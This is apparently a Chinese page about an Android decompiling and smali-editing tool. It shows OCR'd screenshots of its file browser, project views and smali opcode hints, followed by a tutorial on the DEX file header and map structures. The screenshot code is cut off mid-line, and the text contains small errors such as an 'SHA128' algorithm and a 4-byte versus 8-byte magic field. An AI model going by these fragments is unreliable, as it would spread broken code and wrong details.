
日志查看

查看日志输出





文件操作

管理设备文件。如果第一次打开后未刷新成功，请使用鼠标右键再次刷新即可。。


HT-I860 设备的文件信息
Android 设备
acct
cache
config
data
dev
mnt
proc
protect_f
protect_s
root
sbin
storage
sys
system
文件名 大小 时间 所有者 用户组
acct 2010-01-17 20:12 root root
advanced_meta_init.rc 16.47 K 1970-01-01 00:00 root root
cache 2009-01-01 00:05 system cache
config 2010-01-17 20:12 root root
custom_build_verno 10 B 1970-01-01 00:00 root root
d 2010-01-17 20:12 root root
data 2010-01-17 20:12 system system
default.prop 194 B 1970-01-01 00:00 root root
dev 2010-01-17 20:13 root root
emmc@android 1970-01-01 00:00 root root
emmc@cache 1970-01-01 00:00 root root
emmc@ebr1 1970-01-01 00:00 root root
emmc@fat 1970-01-01 00:00 root root
emmc@protect_f 1970-01-01 00:00 root root
emmc@protect_s 1970-01-01 00:00 root root
emmc@sec_ro 1970-01-01 00:00 root root
emmc@usrdata 1970-01-01 00:00 root root
etc 2010-01-17 20:12 root root
factory_init.project.rc 0 B 1970-01-01 00:00 root root
factory_init.rc 12.51 K 1970-01-01 00:00 root root
fstab 594 B 1970-01-01 00:00 root root
init 159.01 K 1970-01-01 00:00 root root
init.aee.customer.rc 411 B 1970-01-01 00:00 root root
init.charging.rc 25.26 K 1970-01-01 00:00 root root
init.goldfish.rc 2.52 K 1970-01-01 00:00 root root
init.modem.rc 2.90 K 1970-01-01 00:00 root root
init.no_ssd.rc 424 B 1970-01-01 00:00 root root
init.project.rc 2.25 K 1970-01-01 00:00 root root
init.protect.rc 969 B 1970-01-01 00:00 root root
当前路径：Android 设备


代码着色


开始
TcpTest
工程信息
工程管理器
工程搜索
res
smali
android
com
example
tcptest
BuildConfig.smali
ClientThread$1.smali
ClientThread$2.smali
ClientThread$RxThread.sm
ClientThread.smali
MainActivity$1.smali
MainActivity$2.smali
MainActivity$3.smali
MainActivity.smali
PrintInterface.smali
R$attr.smali
R$dimen.smali
R$drawable.smali
R$id.smali
R$layout.smali
R$menu.smali
R$string.smali
R$style.smali
R.smali
AndroidManifest.xml
MainActivity.smali
MainActivity.smali
13 .field public static _connectBtn:Landroid/wi
14
15 .field public static _ipText:Landroid/widget/
16
17 .field public static _porText:Landroid/widget
18
19 .field public static _rxTextView:Landroid/wi
20
21 .field public static mainHandler:Landroid/os/
22
23
24 # instance fields
25 .field private _sendBtn:Landroid/widget/Butto
26
27 .field private _textScrollView:Landroid/widge
28
29 .field private _txText:Landroid/widget/EditTe
30
31 .field private btnReconizer:Landroid/widget/E
32
33 .field private message:Landroid/os/Message;
OK


配置
Java
Android
源码编辑器
常规
代码着色
着色方案：
白色背景
黑色背景
自定义
自定义颜色：
背景
默认文本
关键字
注释
字符串
数字
定义
符号
对象
标签
选择颜色
确定(O)
取消(C)


方法引用

查看方法引用


主页
工具
Android
编译
批量编译
字符串
方法声明
已找到的设备：
刷新
安装
卸载
运行
进程
日志
文件
查看
设备
安装
工具
开始
test
工程信息
工程管理器
工程搜索
名称： TcpTool-BeiTown
包名： com.example.tcptest
入口： com.example.tcptest.MainActi...
Activity
com.example.tcptest.MainActivity
Receiver
Service
Uses-Permission
android.permission.INTERNET
android.permission.ACCESS_WIFI_STA
MainActivity.smali
字符串
方法调用
跳转标签
查看方法引用
复制
剪切
粘贴
重做
撤销
查看字符串
查看方法调用
查看源码
文本搜索
百度搜索
Google 搜索
正在对当前工程进行分析
正在分析中，请稍等...
分析完成！
方便快捷的了解当前工程的信息！
日志输出
搜索结果
方法引用

方法调用

查看方法调用



自己慢慢体会吧。。。

语法提示

```
    invoke-virtual {p0}, Lcom/example/test2/Main;->ge

    move-result-object v0

    const/high16 v1, 0x7f070000

    invok                                              Ir

    .line
    const/4 v0, 0x1

    return v0
.end method
```

const/high16 v0, lit16

描述：存入 16 位常量到最高位寄存器，用于初始化 float 值。

```
move-result-object v0

const/hi
invoke-v                                                    lenuInf

 line 45
 iget-object v0, p0, Lcom/example/test2/Main;->btnReboot:Landr

 new-instance v1, Lcom/example/test2/Main$1;
 in                                                          it>(Lc
 in                                                          ClickL

 .line 39
 return-void
```


move-result-object vx

描述：移动上一次方法调用的对象引用返回值到 vx。


new-instance vx, 类型ID

描述：根据类型ID或类型新建一个对象实例，并将新建的对象的引用存入 vx。

代码补齐


开始
TcpTest*
MainActivity$1.smali*
37
38
39 # virtual methods
40 .method public onClick(Landroid/view/View;)V
41 .locals 5
42 .param p1, "arg0" # Landroid/view/View;
43
44 .prologue
45 .line 66
46 :try_start_0
47 new-instance v1, Landroid/content/Intent;
48
49
50 con
51
52 inv
53
54 .li
55 .lo
56 con
57
58 con
59
60 invoke-virtual {v1, v2, v3}, Landroid/content/Inter
/content/Intent;
61
62 .line 70
63 const-string v2, "android.speech.extra.PROMPT"
move-wide/from16
move-wide/16
move-object
move-object/from16
move-object/16
move-result
move-result-wide
move-result-object
move-exception
return-void
return

修改锁定


配置
Java
Android
源码编辑器
自动锁定源码编辑器
自动换行

功能插件

下载出处

##Any way########################
你的技术这么叼，你的老板知道吗？^_^
##Any way########################
http://www.pd521.com/thread-89-1-1.html

DEX 格式

Dex 文件结构

文件头(File Header)

Dex 文件头主要包括校验和以及其他结构的偏移地址和长度信息。

字段名称	偏移值	长度	描述
magic	0x0	8	'Magic'值，即魔数字段，格式如”dex/n035/0”，其中的 035 表示结构的版本。
checksum	0x8	4	校验码。
signature	0xC	20	SHA-1 签名。
file_size	0x20	4	Dex 文件的总长度。
header_size	0x24	4	文件头长度，009 版本=0x5C,035 版本=0x70。
endian_tag	0x28	4	标识字节顺序的常量,根据这个常量可以判断文件是否交换了字节顺序,缺省情况下=0x78563412。
link_size	0x2C	4	连接段的大小，如果为 0 就表示是静态连接。
link_off	0x30	4	连接段的开始位置,从本文件头开始算起。如果连接段的大小为 0，这里也是 0。
map_off	0x34	4	map 数据基地址。
string_ids_size	0x38	4	字符串列表的字符串个数。
string_ids_off	0x3C	4	字符串列表表基地址。
type_ids_size	0x40	4	类型列表里类型个数。
type_ids_off	0x44	4	类型列表基地址。
proto_ids_size	0x48	4	原型列表里原型个数。
proto_ids_off	0x4C	4	原型列表基地址。
field_ids_size	0x50	4	字段列表里字段个数。
field_ids_off	0x54	4	字段列表基地址。
method_ids_size	0x58	4	方法列表里方法个数。
method_ids_off	0x5C	4	方法列表基地址。
class_defs_size	0x60	4	类定义类表中类的个数。
class_defs_off	0x64	4	类定义列表基地址。
data_size	0x68	4	数据段的大小，必须以 4 字节对齐。
data_off	0x6C	4	数据段基地址

魔数字段

魔数字段，主要就是 Dex 文件的标识符，它占用 4 个字节，在目前的源码里是 “dex\n”，它的作用主要是用来标识 dex 文件的，比如有一个文件也以 dex 为后缀名，仅此并不会被认为是 Davlik 虚拟机运行的文件，还要判断这 四个字节。另外 Davlik 虚拟机也有优化的 Dex，也是通过个字段来区分的，

当它是优化的 Dex 文件时，它的值就变成”dey\n”了。根据这四个字 节，就可以识别不同类型的 Dex 文件了。

跟在“dex\n”后面的是版本字段，主要用来标识 Dex 文件的版本。目前支持的版本号为“035\0”，不管是否优化的版本，都是使用这个版本号。

检验码字段

主要用来检查从这个字段开始到文件结尾，这段数据是否完整，有没有人修改过，或者传送过程中是否有出错等等。通常用来检查数据是否完整的算法，有 CRC32、有 SHA128 等，但这里采用并不是这两类，而采用一个比较特别的算法，叫做 adler32，这是在开源 zlib 里常用的算法，用来检查文件 是否完整性。该算法由 MarkAdler 发明，其可靠程度跟 CRC32 差不多，不过还是弱一点点，但它有一个很好的优点，就是使用软件来计算检验码时比较 CRC32 要快很多。可见 Android 系统，就算法上就已经为移动设备进行优化了。

Java 中可使用 java.util.zip.Adler32 类做校验操作

SHA-1 签名字段

dex 文件头里，前面已经有了面有一个 4 字节的检验字段码了，为什么还会有 SHA-1 签名字段呢？不是重复了吗？可是仔细考虑一下，这样设计自有道理。 因 为 dex 文件一般都不是很小，简单的应用程序都有几十 K，这么多数据使用一个 4 字节的检验码，重复的机率还是有的，也就是说当文件里的数据修改了，还是很 有可能检验不出来的。这时检验码就失去了作用，需要使用更加强大的检验码，这就是 SHA-1。SHA-1 校验码有 20 个字节，比前面的检验码多了 16 个字 节，几乎不会不同的文件计算出来的检验是一样的。设计两个检验码的目的，就是先使用第一个检验码进行快速检查，这样可以先把简单出错的 dex 文件丢掉了， 接着再使用第二个复杂的检验码进行复杂计算，验证文件是否完整，这样确保执行的文件完整和安全。

SHA（Secure Hash Algorithm，安全散列算法）是美国国家安全局设计，美国国家标准与技术研究院发布的一系列密码散列函数。SHA-1 看起来和 MD5 算法很像，也许是 Ron Rivest 在 SHA-1 的设计中起了一定的作用。SHA-1 的内部比 MD5 更强，其摘要比 MD5 的 16 字节长 4 个字节，这个算法成功经受了密码分析专家 的攻击，也因而受到密码学界的广泛推崇。这个算法在目前网络上的签名，BT 软件里就有大量使用，比如在 BT 里要计算是否同一个种子时，就是利用文件的签名 来判断的。同一份 8G 的电影从几千 BT 用户那里下载，也不会出现错误的数据，导致电影不播放。

map_off 字段

这个字段主要保存 map 开始位置，就是从文件头开始到 map 数据的长度，通过这个索引就可以找到 map 数据。map 的数据结构如下：

名称	大小	说明
size	4 字节	map 里项的个数
list	变长	每一项定义为 12 字节，项的个数由上面项大小决定。

map 数据排列结构定义如下：

```
/*
*Direct-mapped "map_list".
*/

typedef struct DexMapList {
    u4 size; /* #of entries inlist */
    DexMapItem list[1]; /* entries */
}DexMapList;
```

每一个 map 项的结构定义如下：

```
/*
*Direct-mapped "map_item".
*/

typedef struct DexMapItem {
    u2 type; /* type code (seekDexType* above) */
    u2 unused;
    u4 size; /* count of items ofthe indicated type */
    u4 offset; /* file offset tothe start of data */
}DexMapItem;
```

DexMapItem 结构定义每一项的数据意义：类型、类型个数、类型开始位置。

其中的类型定义如下：

```
/*map item type codes */
enum{
    kDexTypeHeaderItem = 0x0000,
    kDexTypeStringIdItem = 0x0001,
    kDexTypeTypeIdItem = 0x0002,
    kDexTypeProtoIdItem = 0x0003,
    kDexTypeFieldIdItem = 0x0004,
    kDexTypeMethodIdItem = 0x0005,
    kDexTypeClassDefItem = 0x0006,
    kDexTypeMapList = 0x1000,
    kDexTypeTypeList = 0x1001,
    kDexTypeAnnotationSetRefList = 0x1002,
    kDexTypeAnnotationSetItem = 0x1003,
    kDexTypeClassDataItem = 0x2000,
